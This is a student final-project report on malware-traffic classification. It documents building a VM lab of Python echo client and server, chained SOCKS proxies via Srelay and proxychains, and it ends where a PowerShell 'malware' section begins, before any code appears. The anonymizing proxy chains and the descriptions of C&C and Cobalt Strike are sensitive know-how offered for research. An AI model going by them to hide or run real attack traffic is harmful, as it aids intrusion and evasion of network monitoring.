Report of Final Project

TEAM D.A.Y
David Chitiz, Alon Perlmuter, Yishay Garame

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Contents

1 Abstract

The general purpose of this final project is to explore whether malwares traffic Classification system's accuracy will drop due to the use of new internet protocols. Our assumption is that many dangerous malwares already exist in many victim's machines which communicate through a C&C. Due to our assumption, we focused our main effort on creating the traffic of the C&C based on the new protocols DoH and HTTP3.
In this project we were divided into three different teams which eventually each team's work will be combined in order to build the whole system.
Our team's main goal was initially to build the infrastructure of the project. During our work, our main effort was shifted towards creating a malware and supply DNS & HTTP malware packets using Cobalt Strike system (view terms).

2 Terms

In this section we will dive into some terms which we ran into while working on this project.

2.1 C&C

Command-and-Control (C&C) server is a computer controlled by an attacker or cybercriminal which is used to send commands to systems compromised by malware and that receive stolen data from a target network.

2.2 DoH

DoH is a protocol for performing remote Domain Name System (DNS) resolution via the HTTPS protocol. A goal of the method is to increase user privacy and security by preventing eavesdropping and manipulation of DNS data by using the HTTPS protocol to encrypt the data between the DoH client and the DoHbased DNS resolver. In other words, DoH grants privacy between two parties, meaning it is per-hop privacy. Your communication might be private between your web browsers and your ISP, but it may not be between your ISP and its upstream DNS server. Privacy may sound like a good idea for end users, but when used in a controlled environment such as corporate network, it may cause more concern than benefits. Running a rogue DoH client in a corporate setting means that the IT or security team is unable to investigate the DNS queries which the client makes, be it that the client is visiting a known malware infected domain, or is using (encrypted) DNS to exfiltrate sensitive data out of the corporate network

2.3 Proxy

A proxy server is any machine that translates traffic between networks or protocols. It's an intermediary server separating end-user clients from the destinations that they browse. Proxy servers provide varying levels of functionality, security, and privacy depending on your use case, needs, or company policy. If you're using a proxy server, traffic flows through the proxy server on its way to the address you requested. The request then comes back through that same proxy server (there are exceptions to this rule), and then the proxy server forwards the data received from the website to you. Modern proxy servers do much more than forward web requests, all in the name of data security and network performance. Proxy servers act as a firewall and web filter, provide shared network connections, and cache data to speed up common requests. A good proxy server keeps users and the internal network protected from the bad stuff that lives out in the wild internet. Lastly, proxy servers can provide a high level of privacy.

2.3.1 How Does a Proxy Server Operate?

Every computer on the internet needs to have a unique Internet Protocol (IP) Address. Think of this IP address as your computer's street address. Just as the post office knows to deliver your mail to your street address, the internet knows how to send the correct data to the correct computer by the IP address. A proxy server is basically a computer on the internet with its own IP address that your computer knows. When you send a web request, your request goes to the proxy server first. The proxy server then makes your web request on your behalf, collects the response from the web server, and forwards you the web page data so you can see the page in your browser. When the proxy server forwards your web requests, it can make changes to the data you send and still get you the information that you expect to see. A proxy server can change your IP address, so the web server doesn't know exactly where you are in the world. It can encrypt your data, so your data is unreadable in transit. And lastly, a proxy server can block access to certain web pages, based on IP address.

2.3.2 Proxychains

ProxyChains is a tool that forces any TCP connection made by any given application to go through proxies like TOR or any other SOCKS4, SOCKS5 or HTTP proxies. It is an open-source project for GNU/Linux systems. Essentially, you can use ProxyChains to run any program through a proxy server.

2.4 Srelay

Srelay is a Socks proxy server, a middleman handling the connection with the server for clients. Its an Open Source and free to use the proxy server which includes socks version 5 and version 4 support as well.

2.5 Socks

SOCKS is an Internet protocol that exchanges network packets between a client and server through a proxy server. SOCKS optionally provides authentication so only authorized users may access a server. Practically, a SOCKS server proxies TCP connections

to an arbitrary IP address and provides a means for UDP packets to be forwarded. SOCKS performs at Layer 5 of the OSI model (the session layer, an intermediate layer between the presentation layer and the transport layer). A SOCKS server accepts incoming client connection on TCP port 1080.
The circuit/session level nature of SOCKS make it a versatile tool in forwarding any TCP (or UDP since SOCKS5) traffic, creating a good interface for all types of routing tools.
It can be used as:

- A circumvention tool, allowing traffic to bypass Internet filtering to access content otherwise blocked, e.g., by governments, workplaces, schools, and country-specific web services. Since SOCKS is very detectable, a common approach is to present a SOCKS interface for more sophisticated protocols:
- The Tor onion proxy software presents a SOCKS interface to its clients.
- Providing similar functionality to a virtual private network, allowing connections to be forwarded to a server's "local" network:
- Some SSH suites, such as OpenSSH, support dynamic port forwarding that allows the user to create a local SOCKS proxy. This can free the user from the limitations of connecting only to a predefined remote port and server.

2.6 PowerShell

PowerShell is a task automation and configuration management framework from Microsoft, consisting of a command-line shell and the associated scripting language.

2.7 SMTP Server

SMTP stands for Simple Mail Transfer Protocol, and it's an application used by mail servers to send, receive, and/or relay outgoing mail between email senders and receivers. SMTP server is simply a computer running SMTP, and which acts more or less like the postman. Once the messages have been picked up they are sent to this server, which takes care of concretely delivering emails to their recipients.


2.8 Cobalt Strike

Cobalt Strike is a paid penetration testing product that allows an attacker to deploy an agent named 'Beacon' on the victim machine. Beacon includes a wealth of functionality to the attacker, including, but not limited to command execution, key logging, file transfer, SOCKS proxying, privilege escalation, port scanning and lateral movement.

3 Phases

3.1 phase 1 create client server system on VM

Firstly, to build a client server system, we have opened a new virtual machine using Ubuntu 18.04 version. For both machines to communicate we changed their VM network's settings to NAT Network.



Building client & server – the code we used was initially written in C and then for easier reading and future work we decided to rewrite it again in Python: To get the VM's IP we ran the command 'ifconfig', in this case the client's IP is: 10.0.2.15 The server's IP is 10.0.2.4 and the port which they are going to communicate is 8081 (HTTP) alternative ports used for web traffic.

Client-side code

```
1 #!/usr/bin/env python3
2
3 import socket
4
5 HOST = '10.0.2.4'  # The server's hostname or IP address
6 PORT = 8081        # The port used by the server
7
8 with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
9     s.connect((HOST, PORT))
10    s.sendall(b'Hello, world')
11    data = s.recv(1024)
12
13 print('Received', repr(data))
14
```

Explanation:

5-6: defining the host and port to connect to

8-9: establishing socket and connecting to it

10: send a message to the server containing the string 'hello world'

11,13: receive message back from the server and printing it

Server-side code

```
1 #!/usr/bin/env python3
2
3 import socket
4
5 HOST = '0.0.0.0'  # Standard loopback interface address (localhost)
6 PORT = 8081        # Port to listen on (non-privileged ports are > 1023)
7
8 with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
9     s.bind((HOST, PORT))
10     s.listen()
11     conn, addr = s.accept()
12     with conn:
13         print('Connected by', addr)
14         while True:
15             data = conn.recv(1024)
16             if not data:
17                 break
18             conn.sendall(data)
```

Explanation:
Row 5 - '0.0.0.0' means that the server will be reachable on all its ip's
Row 6 – Port number is 8081. . .
8-9 – establish the socket and bind it
10 – start listening for incoming data
11 -17 – waiting for data
18 – send the data back to the client


Run server & client::
On the Server VM run the server.py file on terminal: \$ python3 server.py

```
yishay@yishay:~/Desktop/clientServer python$ python3 server.py
Connected by ('10.0.2.15', 34530)
yishay@yishay:~/Desktop/clientServer python$ _
```

On the Client VM run the client.py file on terminal: \$ python3 client.py

```
yishay@yishay:~/Desktop/clientServer python$ python3 client.py

Received b'Hello, world'
yishay@yishay:~/Desktop/clientServer python$ _
```

We have opened Wireshark to sniff the packets that were passed between both VMs.




3.2 Phase 2 - Create a Proxy which will be used for communication between the Client & server


First, we have opened an addition VM which will be used as a Proxy.

On the VirtualBOx preferences in the network section we added two new network adapters. With the new adapters we configured two sub-networks named “clientProxy”[10.0.1.0/24] and “proxyServer”[10.0.5.0/24].


1. “ClientProxy” - client <--> Proxy
2. “ProxyServer” - Proxy <--> Server




Client - on the Client VM settings we added the “clientProxy” network adapter.




Server - on the Server VM settings we added the “proxyServer” network adapter.




Proxy - on the Proxy VM settings we added two network adapters, one network is between the proxy and the client, the second network includes the server and the proxy. It's important to notice, that the client and server can't communicate directly.







We have two different IP's because the proxy VM has two adapters: 10.0.1.5 and 10.0.5.5

On the proxy machine we configured the Srelay server so we can make the proxy VM a socks type proxy.
On the Client VM we configured the Proxychains service to enable sending messages through the proxy.
Secondly, we need to configure the proxychains on Client VM using the following command; **$ nano /etc/proxychains.conf** – this command opens the file configuration related to the proxychains. We added the proxy IP with the port number 1080. After configuring the ProxyList, the client's VM can use the proxychani's services.





After configuring the ProxyChains, we need to start the Srealy on Proxy VM with using the following commands:



Now we'll run the server with python3 server.py on the client side we'll run the client program by using the following command **$ proxychains python3 client.py**

The output of these commands is:
(client)


```
yishay@yishay:~/Desktop/clientServer python$ proxychains python3 client.py
ProxyChains-3.1 (http://proxychains.sf.net)
|D-chain|-<>-10.0.1.5:1080-<><>-10.0.5.4:8081-<><>-OK
Received b'Hello, world'
yishay@yishay:~/Desktop/clientServer python$
```

(server)


```
yishay@yishay:~/Desktop/clientServer python$ python3 server.py
Connected by ('10.0.5.5', 59688)
yishay@yishay:~/Desktop/clientServer python$ _
```

as we can see the server got the message from the proxy as required.
Wireshark:

Client Side



Server side




Explanation:
a little reminder the proxy VM has two IP's
10.0.1.5 – proxy <--> client
10.0.5.5 – proxy <--> server
As we can see the client creates a three-way hand shake with the proxy Ip 10.0.1.5 The server creates a three-way hand shake with the proxy Ip 10.0.5.5 The connection between the client ¡- -¿ server is going through the proxy


3.3 Phase 3 – create second Proxy which will be used for communication between Client & server & Proxy

Client-Server using two proxies:


First, we opened added a VM which will be used as the second Proxy. On the VirtualBox preferences in the network section we added one more network adapter. With this new adapter we configured a new sub-network named "proxyProxy"[10.0.7.0/24] (numbet two on the following list).


1. "ClientProxy"[10.0.1.0/24] - client <--> Proxy
2. "proxyProxy"[10.0.7.0/24] – proxy1 <--> proxy2
3. "ProxyServer"[10.0.5.0/24] - Proxy <--> Server







$ Proxy - on the proxy VM settings we added the “proxyProxy” network adapter.





$ Proxy2 - on the proxy2 VM settings we added the “proxyProxy” network adapter.





A small reminder:
Client machine IP- 10.0.1.4
Proxy IP’s: 10.0.1.5 and 10.0.7.5
Proxy2 IP’s: 10.0.7.4 and 10.0.5.6
Server machine IP - 10.0.5.4

$ Configuration

The usage of Srelay is similar to phase 2 just with different hops addresses. After the Srelay configuration we need to reconfigure the Proxychains. We added one line with the IP of the new Proxy (Proxy2).
The next steps are same as phase 2 which means running the server, the server listens for incoming traffic, then we will run the client program using proxychains and finally the message will be delivered via both proxies and will arrive to the server.

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5  10.0.1.5        1080
socks5  10.0.7.4        1080
```



The outputs of these commands are:
(client)

```
yishay@yishay:~/Desktop/clientServer python$ proxychains python3 client.py
ProxyChains-3.1 (http://proxychains.sf.net)
|D-chain|-<>-10.0.1.5:1080-<>-10.0.7.4:1080-<><>-10.0.5.4:8081-<><>-OK
Received b'Hello, world'
yishay@yishay:~/Desktop/clientServer python$ _
```

(server)

```
yishay@yishay:~/Desktop/clientServer python$ python3 server.py
Connected by ('10.0.5.6', 56082)
yishay@yishay:~/Desktop/clientServer python$
```

As we can see the server got the message from the proxy as required.

Wireshark:
(client-side)

(server-side)


explanation:
10.0.1.4 – client <--> proxy 10.0.1.5
10.0.7.5 – proxy <--> proxy2 10.0.7.4
10.0.5.6 – proxy2 <--> server 10.0.5.4
As we can see the client (10.0.1.4) creates a three-way handshake with the proxy's (10.0.1.5) first adapter. Proxy's (10.0.7.5) second adapter creates a three-way handshake with the proxy2's (10.0.7.4) first adapter. Proxy2's (10.0.5.6) second adapter creates a three-way handshake with the server (10.0.1.5). The connection between the client and the server is going through the proxy and the proxy2.


To make our system more realistic to today's traffic, we installed the Apache2 web server on the server's VM. then, on the client's VM we ran the command: "proxychains firefox", this command uses the proxychains' service and opens a Firefox browser. In the browser we entered the server's IP (10.0.5.4) and we received the server's site through both proxys


3.4 Phase 4 – building our own malwares

In this phase we are diving into the world of malware. Before entering very complex malware programs, we researched simple malware programs and created our first malicious program. How we created our first simple malware from scratch: The first step is to program a code that operates according to our need for example, you may write a code that reboots your system every N minutes. For our program we wrote a code that creates files in a specific directory every N seconds and every time a file has been created, the program has generated an email to us with information about the time of the file's creation. It is important to write the code in a framework that can write commands to the terminal, we used Microsoft's PowerShell for our code. Code:

